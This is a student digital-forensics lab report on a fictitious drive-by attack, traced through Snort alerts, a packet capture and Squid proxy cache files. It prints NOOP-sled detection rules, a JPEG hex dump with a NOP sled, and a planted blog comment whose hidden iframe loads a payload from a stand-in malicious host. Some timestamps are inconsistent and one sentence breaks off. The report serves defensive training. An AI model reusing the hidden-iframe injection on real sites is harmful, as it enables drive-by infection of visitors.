

## **Lab 9**

# **NIDS\_NIPS and Web Proxy Analysis**

Mina Salehi

University of Maryland Baltimore County

CYBR 642 Introduction to Digital Forensics

Presented to: Gina Scaldaferri

04/27/2025

# Introduction

In today's cybersecurity landscape, analyzing logs generated by Intrusion Detection Systems (IDS), Intrusion Prevention Systems (IPS), and web proxies is a fundamental component of detecting and responding to threats. These systems generate detailed logs that provide insights into network activity, potential intrusions, and user behavior.

Developing proficiency in interpreting and investigating IDS/IPS alerts, particularly from tools such as Snort, is essential for identifying and understanding suspicious traffic patterns. Snort alerts offer structured information on packet payloads, attack signatures, and threat types that can be leveraged to investigate and respond to security incidents.

Similarly, proxy servers such as Squid maintain detailed logs of user web activity, which are invaluable for tracing web-based threats, such as malware downloads or access to malicious domains. Proxy logs record HTTP requests, IP addresses, timestamps, and content types, enabling security analysts to correlate user behavior with external threats. Mastery of both IDS/IPS and proxy log formats equips cybersecurity professionals with the skills to conduct thorough forensic investigations, assess the scope of incidents, and implement effective mitigation strategies. (Preethi & Reddy, 2024).

## Pre-Analysis

### Understanding NIP/DS vs. HIP/DS

In cybersecurity, understanding the differences between Network-based Intrusion Detection and Prevention Systems (NIP/DS) and Host-based Intrusion Detection and Prevention Systems (HIP/DS) is essential for designing a robust defense strategy. Both play

critical roles in identifying and mitigating cyber threats, but their operational scopes and deployment architectures vary significantly.

### **NIP/DS: Network-Based Intrusion Prevention/Detection Systems**

Network Intrusion Detection Systems (NIDS) and Network Intrusion Prevention Systems (NIPS) are deployed at strategic points within a network to monitor traffic to and from all devices. NIP/DS solutions analyze network packets for known threats and anomalies, raising alerts (NIDS) or actively blocking malicious traffic (NIPS) in real-time. These systems are typically composed of specialized appliances with dedicated network interface cards (NICs), processing units, and software tailored for traffic inspection (Scarfone & Mell, 2007).

An example of NIP/DS is Snort, a widely used open-source network IDS/IPS that supports real-time traffic analysis and packet logging on IP networks. Snort can detect attacks such as port scans, buffer overflows, and denial-of-service (DoS) attempts, making it ideal for monitoring large-scale enterprise networks (Roesch, 1999).

### **HIP/DS: Host-Based Intrusion Prevention/Detection Systems**

In contrast, Host-based Intrusion Detection Systems (HIDS) and Host-based Intrusion Prevention Systems (HIPS) operate at the individual system level. Installed as software agents, HIP/DS tools monitor system logs, file integrity, process behavior, and system calls to identify malicious activity. These systems are crucial for detecting insider threats, unauthorized file modifications, and malware infections (Scarfone & Mell, 2007).

An example of HIP/DS is OSSEC, an open-source HIDS that performs log analysis, file integrity checking, policy enforcement, and active response. It is particularly effective in detecting rootkits and unauthorized configuration changes on critical servers (Singh, 2014).

### **Choosing the Right Solution for Business Networks**

For most business environments, deploying a NIP/DS solution offers broader coverage and is generally more scalable. A single NIDS sensor can monitor network traffic for many hosts, making it cost-effective for detecting external threats like reconnaissance scans, unauthorized access attempts, and distributed denial-of-service (DDoS) attacks. However, for environments handling sensitive data or subject to strict compliance, integrating both NIP/DS and HIP/DS solutions ensures layered protection—commonly referred to as defense in depth.

## **Analysis**

In this fictitious scenario, students are tasked with analyzing IDS/IPS alerts and proxy logs to investigate a potential security breach. The exercise emphasizes the importance of correlating network-based alerts with system behavior to detect and mitigate malicious activities.

The investigation begins with a peculiar initiative by an individual known as *InterOptic*, who has launched a controversial “credit card number recycling” program. Marketed as an eco-friendly solution, the program encourages companies to send in databases filled with

previously used credit card numbers in exchange for financial compensation. This dubious activity raises immediate red flags, especially as the website is enhanced with additional features—potentially introducing new vulnerabilities.

Simultaneously, *MacDaddy Payment Processor*—an organization entrusted with handling sensitive financial data—has deployed Snort Network Intrusion Detection System (NIDS) sensors to monitor both inbound and outbound traffic. On the morning of May 18, 2011, at 08:01:45, Snort flagged a high-priority alert indicating the transmission of x86 shellcode over port 80 TCP. The payload, originating from an external host (172.16.16.218), was directed at an internal system (192.168.1.169). This event suggests a deliberate attempt to exploit the internal network via executable code delivery, prompting immediate forensic analysis.

The security team responds by securing relevant Snort alerts, logs, and configuration files. The internal and external network structures—including the internal network (192.168.1.0/24), the DMZ (10.1.1.0/24), and the "Internet" segment (172.16.16.0/24)—as well as suspicious domains like “.evl,” are critical components in tracing the source and intent of the attack.

This investigation will involve dissecting packet captures, reviewing IDS alert data, and evaluating proxy logs to uncover the scope of the intrusion attempt and identify any possible compromise or data exfiltration. Through structured analysis, the exercise aims to reinforce skills in threat detection, network forensics, and incident response planning.

## IDS/IPS Log Analysis

Initial determination is that this is a true positive alert. The alert was triggered by an inbound transmission of shellcode targeting a host within the internal network. The source port (80) and classification as shellcode suggest an exploit attempt masquerading as normal HTTP traffic. The detection of a NOOP sled—commonly used in buffer overflow attacks—further supports the conclusion of malicious intent.

```
sansforensics@siftworkstation: ~/Desktop/cases/Evidence/NIDS Analysis/rules
sansforensics@siftworkstation:~$ cd '/home/sansforensics/Desktop/cases/Evidence/NIDS Analysis/rules'
sansforensics@siftworkstation:~/Desktop/cases/Evidence/NIDS Analysis/rules$ grep 'SHELLCODE x86 NOOP' *
local.rules:alert ip $EXTERNAL_NET any -> $HOME_NET any (msg:"SHELLCODE x86 NOOP"; content:"|90 90 90 90 90 90 90 90 90 90 90 90 90 90|"; classtype:shellcode-detect; sid:10000648; rev:2;)
shellcode.rules:alert ip $EXTERNAL_NET $SHELLCODE_PORTS -> $HOME_NET any (msg:"SHELLCODE x86 NOOP"; content:"|90 90 90 90 90 90 90 90 90 90 90 90 90 90|"; depth:128; reference:arachnids,181; classtype:shellcode-detect; sid:648; rev:7;)
shellcode.rules:alert ip $EXTERNAL_NET $SHELLCODE_PORTS -> $HOME_NET any (msg:"SHELLCODE x86 NOOP"; content:"aaaaaaaaaaaaaaaaaaaaa"; classtype:shellcode-detect; sid:1394; rev:5;)
sansforensics@siftworkstation:~/Desktop/cases/Evidence/NIDS Analysis/rules$
```

```
local.rules (~/Desktop/cases/Evidence/NIDS Analysis/rules) - gedit
Open Save Undo Redo
local.rules x
# $Id: local.rules,v 1.11 2004/07/23 20:15:44 bmc Exp $
# -----
# LOCAL RULES
# -----
# This file intentionally does not come with signatures. Put your local
# additions here.

# example.com Note: This is our modified version of SID 648, to cast a wider net for NOOP sleds (not
# assuming they only hit destination port 22).
alert ip $EXTERNAL_NET any -> $HOME_NET any (msg:"SHELLCODE x86 NOOP"; content:"|90 90 90 90 90 90 90 90 90 90 90 90 90 90|"; classtype:shellcode-detect; sid:10000648; rev:2;)
# example.com Note: We're turning around SID 499, which looks for large ICMP inbound, to make it
# outbound as well.
alert icmp $EXTERNAL_NET any <> $HOME_NET any (msg:"ICMP Large ICMP Packet"; dsize:>800;
reference:arachnids,246; classtype:bad-unknown; sid:10000499; rev:4;)
```

A suspicious JPEG file, which may have contained executable code, was found from the packet capture for deeper examination.

tcpdump.log [Wireshark 1.10.6 (v1.10.6 from master-1.10)]

Filter: **ip.id==53309** Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
135	1081.161738	172.16.16.218	192.168.1.169	HTTP	1141	HTTP/1.0 200 OK (image/

▶ Frame 135: 1141 bytes on wire (9128 bits), 1141 bytes captured (9128 bits)

▶ Ethernet II, Src: Vmware\_9b:ee:14 (00:0c:29:9b:ee:14), Dst: Dell\_4d:4f:ae (00:21:70:4d:4f:ae)

▶ Internet Protocol Version 4, Src: 172.16.16.218 (172.16.16.218), Dst: 192.168.1.169 (192.168.1.169)

▶ Transmission Control Protocol, Src Port: http (80), Dst Port: talarian-mqs (2493), Seq: 1, Ack: 1, Len:

▶ Hypertext Transfer Protocol

▶ HTTP/1.0 200 OK\r\n

Date: Wed, 18 May 2011 15:01:45 GMT\r\n

Server: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.5 with Suhosin-Patch\r\n

Last-Modified: Wed, 18 May 2011 00:46:10 GMT\r\n

ETag: "1238-27b-4a38236f5d880"\r\n

Accept-Ranges: bytes\r\n

▶ Content-Length: 635\r\n

Content-Type: image/jpeg\r\n

X-Cache: MISS from www-proxy.example.com\r\n

X-Cache-Lookup: MISS from www-proxy.example.com:3128\r\n

Via: 1.0 www-proxy.example.com:3128 (squid/2.6.STABLE18)\r\n

Connection: keep-alive\r\n

\r\n

[HTTP response 1/1]

▶ [Expert Info (Note/Malformed): HTTP body subdissector failed, trying heuristic subdissector]

▶ Media Type

03b0	03 05 05 04 05 06 04 08	03 03 6d 01 00 02 11 03	..... .m.....
03c0	04 21 12 31 41 05 51 13	61 22 06 71 81 91 32 a1	!.!A.Q. a".q..2.
03d0	b1 f0 14 c1 d1 e1 23 42	15 52 62 72 f1 33 24 34	.....#B .Rbr.3\$4
03e0	43 82 16 92 53 25 a2 63	b2 c2 07 73 d2 35 e2 44	C...S%.c ...s.5.D
03f0	83 17 54 93 08 09 0a 18	19 26 36 45 1a 27 64 74	..T..... &6E.'dt
0400	55 37 f2 a3 b3 c3 28 29	d3 e3 f3 84 94 a4 b4 c4	U7....() .....
0410	d4 e4 f4 65 75 85 95 a5	b5 c5 90 90 90 90 90 90	...eu... .....
0420	90 90 90 90 90 90 90 90	90 90 57 67 77 87 97 a7	..... .Wgw...
0430	b7 c7 d7 e7 f7 38 48 58	68 78 88 98 a8 b8 c8 d8	.....8HX hx.....
0440	e8 f8 39 49 59 69 79 89	99 a9 b9 c9 d9 e9 f9 2a	..9IYiy. ....*
0450	3a 4a 5a 6a 7a 8a 9a aa	ba ca da ea fa ff da 00	:JZjz... .....
0460	0e 04 01 00 02 11 03 11	04 00 00 3f 00 f2 a6 2a	..... ...?...*
0470	fa a7 3f ff d9		..?..

No.	Time	Source	Destination	Protocol	Length	Info
135	2011-05-18 15:01:45.591840	172.16.16.218	192.168.1.169	HTTP	1141	HTTP/1.0 200 OK

### ***Logistical Context***

- Source (Attacker): 172.16.16.218 (external)
- Target (Victim): 192.168.1.169 (internal)
- Port Usage: Source port 80 (HTTP), suggesting the attack may be web-based.
- Detection Signature: "SHELLCODE x86 NOOP" — flags patterns associated with NOP sleds used to facilitate arbitrary code execution.

### ***Timeline***

- Between 07:45:09 and 08:15:08 on 5/18/11, the internal host 192.168.1.169 was actively browsing the web
- At 08:01:45, a remote server delivered a JPEG image that embedded a suspicious binary sequence, indicating a potential exploitation attempt.
- By 08:04:28, the internal host began transmitting specially crafted packets, indicative of possible scanning and system fingerprinting.

### ***Conclusion***

The detection of the SHELLCODE x86 NOOP alert, followed by the transmission of reconnaissance packets, strongly indicates a drive-by exploitation attempt that may have compromised the internal host. This pattern of activity suggests that the host could have been leveraged for further malicious actions, such as network scanning, fingerprinting, or lateral movement within the environment.



```
[**] [1:2925:3] INFO web bug 0x0 gif attempt [**]  
[Classification: Misc activity] [Priority: 3]  
05/18-07:45:00.179227 207.171.185.201:80 -> 192.168.1.170:59891  
TCP TTL:63 TOS:0x0 ID:9883 IpLen:20 DgmLen:693 DF  
***AP*** Seq: 0x6AFC454F Ack: 0x711BD654 Win: 0x6B4 TcpLen: 32  
TCP Options (3) => NOP NOP TS: 5596130 166439099
```

```
[**] [1:10000648:2] SHELLCODE x86 NOOP [**]  
[Classification: Executable code was detected] [Priority: 1]  
05/18-08:01:45.591840 172.16.16.218:80 -> 192.168.1.169:2493  
TCP TTL:63 TOS:0x0 ID:53309 IpLen:20 DgmLen:1127 DF  
***AP*** Seq: 0x1B2C3517 Ack: 0x9F9E0666 Win: 0x1920 TcpLen: 20
```

```
[**] [1:2925:3] INFO web bug 0x0 gif attempt [**]  
[Classification: Misc activity] [Priority: 3]  
05/18-08:15:06.474654 64.30.224.42:80 -> 192.168.1.169:2634  
TCP TTL:63 TOS:0x0 ID:24543 IpLen:20 DgmLen:639 DF  
***AP*** Seq: 0x5EA4839 Ack: 0x2CDFA0DE Win: 0x2180 TcpLen: 20
```

```
[**] [1:2925:3] INFO web bug 0x0 gif attempt [**]  
[Classification: Misc activity] [Priority: 3]  
05/18-08:15:08.286168 216.239.113.95:80 -> 192.168.1.169:2650  
TCP TTL:63 TOS:0x0 ID:57018 IpLen:20 DgmLen:728 DF  
***AP*** Seq: 0x95FC010 Ack: 0x9C6308FA Win: 0x1A28 TcpLen: 20
```

## Proxy Log Analysis

Looked at IP 172.16.16.218 in squid logs and found out the time in epoch format:

1605730905.602. Then convert the time : May 18, 2011 at 03:01:45 which (UTC) in local time it would be 06:

```
sansforensics@siftworkstation:/cases/Evidence/Proxy Log Analysis$ grep -r '172.16.16.218' var-log-squid/  
var-log-squid/access.log:1605730905.602 45 192.168.1.169 TCP_MISS/200 1087 GET http://www.evil.evl/pwny.j  
pg - DIRECT/172.16.16.218 image/jpeg
```

### Convert epoch to human-readable date and vice versa

 [\[batch convert\]](#)

Supports Unix timestamps in seconds, milliseconds, microseconds and nanoseconds.

Assuming that this timestamp is in **seconds**:

**GMT** : Wednesday, May 18, 2011 3:01:45.602 PM

**Your time zone** : Wednesday, May 18, 2011 11:01:45.602 AM [GMT-04:00 DST](#)

**Relative** : 14 years ago


I started by analyzing the Squid proxy cache to search for any evidence related to the suspicious image identified in the Snort alert. During the review, I found that the Squid cache contained a unique ETag value: 1238-27b-4a38236f5d880. Using standard Linux command-line tools, it is possible to search through the Squid cache directories and locate the specific cache file associated with this ETag value, as demonstrated below:

```
$ grep -r '1238 -27 b -4 a38236f5d880' squid
```

```
sansforensics@siftworkstation:/cases/Evidence/Proxy Log Analysis$ grep -r '1238-  
27b-4a38236f5d880' squid  
Binary file squid/00/05/0000058A matches
```

The file containing Etag value is cached in the squid/00/05/0000058A folder. I opened the cached page in Bless and found the URL:

<http://www.sketchy.evl/pwny.jpg>



```
net%2C530 -
/var-log-squid/access.log:1305730814.710 4743 192.168.1.169 TCP_MISS/200 8063 GET http://sketchy.evl/ - DIRECT/172.16.16.217 text/html
/var-log-squid/access.log:1305730815.126 307 192.168.1.169 TCP_MISS/200 7464 GET http://sketchy.evl/wp-content/themes/GreenMoney/style.
172.16.16.217 text/css
/var-log-squid/access.log:1305730815.380 193 192.168.1.169 TCP_MISS/200 26794 GET http://sketchy.evl/wp-content/themes/GreenMoney/image
RECT/172.16.16.217 image/png
/var-log-squid/access.log:1305730815.461 29 192.168.1.169 TCP_MISS/200 5261 GET http://sketchy.evl/wp-content/themes/GreenMoney/images
png - DIRECT/172.16.16.217 image/png
/var-log-squid/access.log:1305730830.016 241 192.168.1.169 TCP_MISS/200 29237 GET http://sketchy.evl/wp-content/themes/GreenMoney/image
DIRECT/172.16.16.217 image/jpeg
```

The website sketchy.evl had a user account with the name of Phil Trader with a post

indicating he has a bunch of credit card information and wanted to know how much it was worth.

Additionally, the domain sketchy.evl contained a comment posted by a user named

"l0ser", which included a link to pwny.jpg. When the internal host 192.168.1.169 accessed the page, the browser automatically loaded and downloaded the suspicious image without requiring any user interaction. This behavior suggests that the image may have been used as a delivery mechanism for malicious payloads.

/home/sansforensics/Desktop/cases/Evidence/Proxy Log Analysis/squid/00/05/00000589 - Bless

00000589 ✕

000011ca	74	72	6F	6E	67	3E	6C	30	73	65	72	3C	2F	73	74	72	6F	6E	trong>l0ser</stron
000011dc	67	3E	20	2F	2F	20	41	70	72	69	6C	20	32	39	74	68	2C	20	g> // April 29th,
000011ee	32	30	31	31	20	61	74	20	32	3A	32	38	20	61	6D	20	09	09	2011 at 2:28 am ..
00001200	09	09	09	09	3C	62	72	20	2F	3E	0D	0A	09	09	09	0D	0A	09	.... .....
00001212	09	09	3C	64	69	76	20	63	6C	61	73	73	3D	22	63	6F	6D	6D	..<div class="comm
00001224	65	6E	74	74	65	78	74	22	3E	0D	0A	09	09	09	3C	70	3E	6C	enttext">.....<p>l
00001236	75	76	20	74	68	65	20	73	69	74	65	21	20	3C	69	6D	67	20	uv the site! <img
00001248	73	72	63	3D	27	68	74	74	70	3A	2F	2F	73	6B	65	74	63	68	src='http://sketch
0000125a	79	2E	65	76	6C	2F	77	70	2D	69	6E	63	6C	75	64	65	73	2F	y.evl/wp-includes/
0000126c	69	6D	61	67	65	73	2F	73	6D	69	6C	69	65	73	2F	69	63	6F	images/smilies/ico
0000127e	6E	5F	77	69	6E	6B	2E	67	69	66	27	20	61	6C	74	3D	27	3B	n_wink.gif' alt=';
00001290	29	27	20	63	6C	61	73	73	3D	27	77	70	2D	73	6D	69	6C	65	)' class='wp-smile
000012a2	79	27	20	2F	3E	20	20	68	6F	70	65	20	75	20	67	65	74	20	y' /> hope u get
000012b4	6C	6F	74	73	20	6F	66	20	74	72	61	66	66	69	63	20	6C	6F	lots of traffic lo
000012c6	6C	3C	69	66	72	61	6D	65	20	73	72	63	3D	22	68	74	74	70	l<iframe src="http
000012d8	3A	2F	2F	77	77	77	2E	65	76	69	6C	2E	65	76	6C	2F	70	77	://www.evil.evl/pw
000012ea	6E	79	2E	6A	70	67	22	20	77	69	64	74	68	3D	22	35	70	78	ny.jpg" width="5px
000012fc	22	20	68	65	69	67	68	74	3D	22	35	70	78	22	20	66	72	61	" height="5px" fra
0000130e	6D	65	62	6F	72	64	65	72	3D	22	30	22	3E	3C	2F	69	66	72	meborder="0"></ifr
00001320	61	6D	65	3E	3C	2F	70	3E	0A	09	09	09	3C	2F	64	69	76	3E	ame></p>....</div>

/home/sansforensics/Desktop/cases/Evidence/Proxy Log Analysis/squid/00/05/000005C0 - Bless

000005C0 ✕

00001332	3C	2F	64	69	76	3E	0D	0A	09	09	09	0D	0A	09	09	09	3C	73	74	72	6F	</div>.....<stro
00001347	6E	67	3E	4E	2E	20	50	68	69	6C	20	54	72	61	64	65	72	3C	2F	73	74	ng>N. Phil Trader</st
0000135c	72	6F	6E	67	3E	20	2F	2F	20	4D	61	79	20	31	38	74	68	2C	20	32	30	rong> // May 18th, 20
00001371	31	31	20	61	74	20	31	30	3A	30	35	20	61	6D	20	09	09	09	09	09	09	11 at 10:05 am .....
00001386	3C	65	6D	3E	59	6F	75	72	20	63	6F	6D	6D	65	6E	74	20	69	73	20	61	<em>Your comment is a
0000139b	77	61	69	74	69	6E	67	20	6D	6F	64	65	72	61	74	69	6F	6E	2E	3C	2F	waiting moderation.</
000013b0	65	6D	3E	0D	0A	09	09	09	09	09	09	3C	62	72	20	2F	3E	0D	0A	09	09	em>..... ....
000013c5	09	0D	0A	09	09	09	3C	64	69	76	20	63	6C	61	73	73	3D	22	63	6F	6D	.....<div class="com
000013da	6D	65	6E	74	74	65	78	74	22	3E	0D	0A	09	09	09	3C	70	3E	68	6F	77	menttext">.....<p>how
000013ef	20	6D	75	63	68	20	72	20	75	20	6F	66	66	65	72	69	6E	67	20	70	65	much r u offering pe
00001404	72	20	63	61	72	64	20	72	69	67	68	74	20	6E	6F	77	3F	20	3C	2F	70	r card right now? </p
00001419	3E	0A	3C	70	3E	70	6C	7A	20	6C	65	74	20	6D	65	20	6B	6E	6F	77	2E	>.<p>plz let me know.
0000142e	20	69	20	68	61	76	65	20	61	20	62	75	6E	63	68	2E	20	74	68	78	2C	i have a bunch. thx,
00001443	20	70	68	69	6C	3C	2F	70	3E	0A	09	09	09	3C	2F	64	69	76	3E	0D	0A	phil</p>....</div>..
00001458	09	09	3C	2F	6C	69	3E	0D	0A	0D	0A	09	09	09	09	09	09	0D	0A	09	09	...</li>.....
0000146d	0D	0A	09	3C	2F	6F	6C	3E	0D	0A	09	0D	0A	09	09	09	0D	0A	20	20	20	...</ol>.....

**Glossary**

Denial of Service (DoS): An attack that aims to make a system or service unavailable by overwhelming it with traffic.

IDS/IPS (Intrusion Detection/Prevention Systems): Systems that monitor and optionally block malicious or suspicious network activity.

NIP/DS (Network Intrusion Prevention/Detection System): Tools that detect or prevent malicious activity by monitoring network traffic.

OSSEC: An open-source host-based IDS that supports log analysis, file integrity checking, and rootkit detection.

Proxy Logs: Logs generated by web proxies that detail user requests to external websites, often including timestamps, URLs, and HTTP status codes.

Reconnaissance Attack: A type of attack aimed at gathering information about a network to identify potential vulnerabilities.

Snort: An open-source network IDS/IPS that inspects packet-level traffic and generates alerts based on predefined rules.

Squid: A widely used web caching proxy server that logs web traffic and assists in both performance optimization and security monitoring.

## References

Preethi, T. & Reddy, P. (2024). *A Novel Approach for Anomaly Detection using Snort Integrated with Machine Learning*. 2024 11th International Conference on Computing for Sustainable Global Development (INDIACom).

Roesch, M. (1999). *Snort: Lightweight intrusion detection for networks*. Proceedings of the 13th USENIX Conference on System Administration (LISA '99), 229–238. USENIX Association. [https://www.usenix.org/legacy/event/lisa99/full\\_papers/roesch/roesch.pdf](https://www.usenix.org/legacy/event/lisa99/full_papers/roesch/roesch.pdf)

Scarfone, K., & Mell, P. (2007). *Guide to Intrusion Detection and Prevention Systems (IDPS)*. National Institute of Standards and Technology. <https://doi.org/10.6028/NIST.SP.800-94>

Singh, A. & Singh, M. (2014). *Analysis of Host-Based and Network-Based Intrusion Detection System*. Modern Education and Computer Science. [IJCNIS-V6-N8-6.pdf](#)